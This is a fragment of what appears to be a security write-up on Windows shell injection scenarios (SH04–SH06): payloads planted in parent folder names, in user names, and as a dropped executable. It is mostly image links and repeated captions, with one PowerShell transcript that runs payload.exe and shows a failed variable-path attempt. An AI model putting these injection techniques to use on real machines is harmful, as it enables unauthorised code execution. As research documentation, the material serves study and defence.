
SH04: Background of the explorer window of a folder with a payload in one of its parent's folders




SH04: Background of the explorer window of a folder with a payload in one of its parent's folders




SH05: A user with a payload in its name



SH05: A user with a payload in its name




SH05: A user with a payload in its name



SH06: Bring your own payload (exe)


 poc/

SH06: Bring your own payload (exe)



We will create a folder named “**folder**” which will contain the payload

SH06: Bring your own payload (exe)



SH06: Bring your own payload (exe)

```
Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.

Install the latest PowerShell for new features and improvements! https://aka.ms/PSWindows

PS C:\Users\Podalirius\Desktop\folder> .\payload.exe
PS C:\Users\Podalirius\Desktop\folder> $e='.'; $e\payload.exe
At line:1 char:11
+ $e='.'; $e\payload.exe
+ ~~~~~
Unexpected token '\payload.exe' in expression or statement.
+ CategoryInfo          : ParserError: (:) [], ParentContainsErrorRecordException
+ FullyQualifiedErrorId : UnexpectedToken

PS C:\Users\Podalirius\Desktop\folder>
```


SH06: Bring your own payload (exe)

```
Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.

